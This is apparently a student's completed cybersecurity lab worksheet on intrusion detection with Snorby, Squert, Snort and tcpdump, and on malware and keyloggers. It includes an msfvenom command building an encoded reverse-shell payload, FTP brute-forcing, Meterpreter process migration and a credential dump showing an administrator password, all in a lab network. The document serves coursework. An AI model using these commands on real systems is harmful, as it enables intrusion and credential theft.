



CYB 310 Module Four Lab Worksheet

Andree Salvo



Southern New Hampshire University

CYB 410 - 4-2 Lab Worksheet


Instructor: Raschid Muller

9/1/2025

Lab: Identifying & Analyzing Network Host Intrusion Detection System Alerts

Prompt	Response
<p>In the lab, “Analyzing Network Events Using Snorby,” Step 18, take a screenshot of the alert window showing signature information and TCP header information.</p>	
<p>In the lab section, “Network Security Monitoring with Squert,” in the lab, “Analyzing Network Events Using Squert,” Step 11, take a screenshot of the Squert window displaying filtered scans for ip 203.0.113.2.</p>	

In the lab section, “Network Security Monitoring with Squert,” in the lab, “Analyzing Network Events Using Squert,” **Step 17**, take a screenshot of the Squert window displaying no results when filtering events for ip 10.1.1.10.



There are a variety of network analyzers. Which tool did you feel was the most powerful and easiest to use?

I would have to say Squert because it was super easy to use, provided numerous options, and everything was color-coded.

Why is it important to add network analyzer tools to your cybersecurity analyst skill set?



It's important to add a network analyzer tool to your skill set because they let you inspect traffic, detect anomalies, and quickly respond to security threats.

How will you use network analyzer tools in a professional manner?


I'll utilize network analyzer tools professionally by focusing on monitoring traffic, identifying issues, and enhancing security without compromising user privacy.



Lab: Intrusion Detection Using Snort

Prompt	Response
<p>In the lab section, “Setting up the Sniffer,” Step 19, type your name after the command prompt and take a screenshot of the output after running the <i>tcpdump -i eth1</i> command.</p>	 <pre> root@kali2: ~ File Edit View Search Terminal Help 65 packets received by filter 0 packets dropped by kernel root@kali2: # tcpdump -i eth1 tcpdump: verbose output suppressed, use -v or -vv for full protocol decode listening on eth1, link-type EN10MB (Ethernet), capture size 262144 bytes 19:54:53.494815 IP 216.1.1.200.1900 > 239.255.255.250.1900: UDP, length 497 19:54:53.495195 IP 216.1.1.200.1900 > 239.255.255.250.1900: UDP, length 485 19:54:53.495206 IP 216.1.1.200.1900 > 239.255.255.250.1900: UDP, length 499 19:54:53.495209 IP 216.1.1.200.1900 > 239.255.255.250.1900: UDP, length 433 19:54:53.495521 IP 216.1.1.200.1900 > 239.255.255.250.1900: UDP, length 442 19:54:53.495533 IP 216.1.1.200.1900 > 239.255.255.250.1900: UDP, length 513 19:54:53.653506 IP6 fe80::ffff:ffff:ffff > ip6-allnodes: HBH ICMP6, multicast listener query v2 [gaddr ::], length 28 19:54:56.505703 IP 216.1.1.200.1900 > 239.255.255.250.1900: UDP, length 513 19:54:56.505721 IP 216.1.1.200.1900 > 239.255.255.250.1900: UDP, length 442 19:54:56.506115 IP 216.1.1.200.1900 > 239.255.255.250.1900: UDP, length 433 19:54:56.506236 IP 216.1.1.200.1900 > 239.255.255.250.1900: UDP, length 499 19:54:56.506239 IP 216.1.1.200.1900 > 239.255.255.250.1900: UDP, length 485 19:54:56.507545 IP 216.1.1.200.1900 > 239.255.255.250.1900: UDP, length 497 ^C 13 packets captured 13 packets received by filter 0 packets dropped by kernel root@kali2: # Andree Salvo </pre>
<p>In the lab section, “Detecting Unwanted Incoming Attacks,” Step 9, take a screenshot of the results in the Bruter window after it has cycled through the dictionary words.</p>	 <p>The screenshot shows a Windows 7 desktop with a blue theme. A Bruter tool window is open in the foreground, displaying its interface for performing a brute-force attack. The target IP is set to 216.1.1.1. The service is set to FTP, and the user is set to administrator. A dictionary file named 'Wordlist.txt' is selected. The 'Result' tab shows a single entry: Target 216.1.1.1, Service ftp, User administrator, Password P@ssword!, and Note. Below the table, it says 'Test completed'.</p>

In the lab, “Detecting Unwanted Outgoing Traffic,” **Step 6**, type your name at the command prompt and take a screenshot of the output of the payload generated.



```
File Edit View Search Terminal Help
root@kali2:~# msfvenom -a x86 --platform Windows -p windows/shell/reverse_tcp lhost=216.1.1.100 lport=443 -f exe -e x86/shikata_ga_nai -o bad.exe
Found 1 compatible encoders
Attempting to encode payload with 1 iterations of x86/shikata_ga_nai
x86/shikata_ga_nai succeeded with size 360 (iteration=0)
x86/shikata_ga_nai chosen with final size 360
Payload size: 360 bytes
Saved as: bad.exe
root@kali2:~# service postgresql start
root@kali2:~# Andree Salvo
```

How can you see what options are available for the *tcpdump* command? How can this tool be used by a security analyst?

You can view the *tcpdump* option by typing **tcpdump –help**. This tool assists security analysts by capturing and analyzing network traffic to detect threats, investigate incidents, or troubleshoot issues.



What command will display all of the Ethernet interfaces within Linux? How can this be valuable to a security analyst?

The *ifconfig* command will show all the interfaces on a system. This command can let security analyst configure interfaces.



Detecting Malware and Unauthorized Devices

Prompt	Response
<p>In the lab, “Keyloggers,” Step 6, scroll up to the prompt where you typed the <i>nmap</i> command and take a screenshot of the output from the scan. Be sure to include the timestamp at the top (date and time).</p>	<pre>root@kali:~# nmap -A 172.16.1.100 Starting Nmap 7.70 (https://nmap.org) at 2025-09-01 21:47 EDT Stats: 0:01:12 elapsed; 0 hosts completed (1 up), 1 undergoing Script Scan NSE Timing: About 99.77% done; ETC: 21:49 (0:00:00 remaining) Nmap scan report for 172.16.1.100 Host is up (0.00013s latency). Not shown: 987 filtered ports PORT STATE SERVICE VERSION 53/tcp open domain Microsoft DNS 6.1.7600 (1DB04001) (Windows Server 2008 R2) dns-nsid: _ bind.version: Microsoft DNS 6.1.7600 (1DB04001) 88/tcp open kerberos-sec Microsoft Windows Kerberos (server time: 2025-09-02 01:48:09Z) 135/tcp open msrpc Microsoft Windows RPC 139/tcp open netbios-ssn Microsoft Windows netbios-ssn 389/tcp open ldap Microsoft Windows Active Directory LDAP (Domain: domain.local, Site: Default-First-Site-Name) 445/tcp open microsoft-ds Windows Server 2008 R2 Standard 7600 microsoft-ds (workgroup: DOMAIN) 464/tcp open kpasswd5? 636/tcp open tcpwrapped 1433/tcp open ms-sql-s Microsoft SQL Server 2008 R2 10.50.4000.00; SP2 ms-sql-ntlm-info: _ Target Name: DOMAIN _ NetBIOS Domain Name: DOMAIN</pre>
<p>In the lab, “Keyloggers,” Step 21, take a screenshot of the successful migration after running the <i>migrate</i> command. Note: The number you use will be different from the one in the example.</p>	<pre>C:\Windows\System32\vds.exe 2432 1868 cmd.exe x64 1 DOMAIN\Administrator</pre> <pre>meterpreter > migrate 2432 [*] Migrating from 1852 to 2432... [*] Migration completed successfully. meterpreter > Andree Salvo</pre>

Prompt	Response						
<p>In the lab, “Keyloggers,”</p> <p>Step 30, take a screenshot of the output after running the <i>kerberos</i> command. Scroll up to the prompt where you typed the command and include the administrator password in your screenshot to show the success of the keylogger dump.</p>	 <pre> root@kali:~# 0;995 Negotiate NT AUTHORITY IUSR 0;996 Negotiate DOMAIN SERVER\$ 97 82 cd 7f 1a 51 ad 17 72 95 4b f0 67 75 92 e8 d2 ea 77 44 75 91 ae f2 e3 e4 49 0e 47 68 44 5e 22 24 70 4f 7e e1 e2 2d 9b 50 22 fe c6 a6 74 d d b5 9a 86 b0 90 57 f7 8a 41 b4 d0 9a 03 69 10 0b 8d 27 54 41 b0 e7 84 89 79 8d da 43 06 82 0b 52 1b df ef 14 ce 9e 27 eb 49 7a bd c0 ba c9 4b 8d 79 47 be 1c fe 20 a6 52 85 39 fa 9b 55 ca 2b 70 9b 81 20 bc 45 e3 e6 0d 17 5f d5 47 4d f5 8e b2 9b b4 d9 f1 ed f5 e7 c8 40 6c 5b ba 08 d7 77 4f 8 b fc 34 54 49 3e ce 65 7c f3 43 06 6f 65 de df a9 8b 1a 0a 05 05 58 c8 b8 55 22 5f ef ea 65 43 2e 2b eb 10 21 78 f6 1f 9a a2 b7 67 b1 85 1b fa 7e e2 d3 1e 7b 71 6f 89 7f c4 48 5c 33 0e 0f ad d3 3e e1 d8 d5 6e a1 03 34 a1 90 e5 25 a2 e6 b5 66 92 b1 95 b4 35 c9 2f ca 26 72 b0 0c 4d a9 01 0;808919 Negotiate IIS APPPOOL DefaultAppPool 97 82 cd 7f 1a 51 ad 17 72 95 4b f0 67 75 92 e8 d2 ea 77 44 75 91 ae f2 e3 e4 49 0e 47 68 44 5e 22 24 70 4f 7e e1 e2 2d 9b 50 22 fe c6 a6 74 d d b5 9a 86 b0 90 57 f7 8a 41 b4 d0 9a 03 69 10 0b 8d 27 54 41 b0 e7 84 89 79 8d da 43 06 82 0b 52 1b df ef 14 ce 9e 27 eb 49 7a bd c0 ba c9 4b 8d 79 47 be 1c fe 20 a6 52 85 39 fa 9b 55 ca 2b 70 9b 81 20 bc 45 e3 e6 0d 17 5f d5 47 4d f5 8e b2 9b b4 d9 f1 ed f5 e7 c8 40 6c 5b ba 08 d7 77 4f 8 b fc 34 54 49 3e ce 65 7c f3 43 06 6f 65 de df a9 8b 1a 0a 05 05 58 c8 b8 55 22 5f ef ea 65 43 2e 2b eb 10 21 78 f6 1f 9a a2 b7 67 b1 85 1b fa 7e e2 d3 1e 7b 71 6f 89 7f c4 48 5c 33 0e 0f ad d3 3e e1 d8 d5 6e a1 03 34 a1 90 e5 25 a2 e6 b5 66 92 b1 95 b4 35 c9 2f ca 26 72 b0 0c 4d a9 01 0;9916566 Kerberos DOMAIN administrator P@ssw0rd meterpreter > Andree Salvo </pre>						
<p>In the lab, “Examining Malware,” Step 32, take a screenshot of the History tab in Windows Defender showing the quarantined file that was detected.</p>	 <table border="1"> <thead> <tr> <th>Detected item</th> <th>Alert level</th> <th>Date</th> </tr> </thead> <tbody> <tr> <td>Trojan:Win32/Dorv.A</td> <td>Severe</td> <td>9/1/2025 11:55 PM</td> </tr> </tbody> </table> <p>Category: Trojan Description: This program is dangerous and executes commands from an attacker. Recommended action: Remove this software immediately.</p>	Detected item	Alert level	Date	Trojan:Win32/Dorv.A	Severe	9/1/2025 11:55 PM
Detected item	Alert level	Date					
Trojan:Win32/Dorv.A	Severe	9/1/2025 11:55 PM					

Prompt	Response
Explain the difference between active and passive scanning tools and techniques.	Active scanning tools directly interact with systems to find vulnerabilities, while passive scanning tools quietly observe network traffic without sending probes.
Explain the significance of the kerberos output.	The Kerberos output matters because it shows the authentication process and ticket activity, which helps confirm secure logins and spot any suspicious or unauthorized access.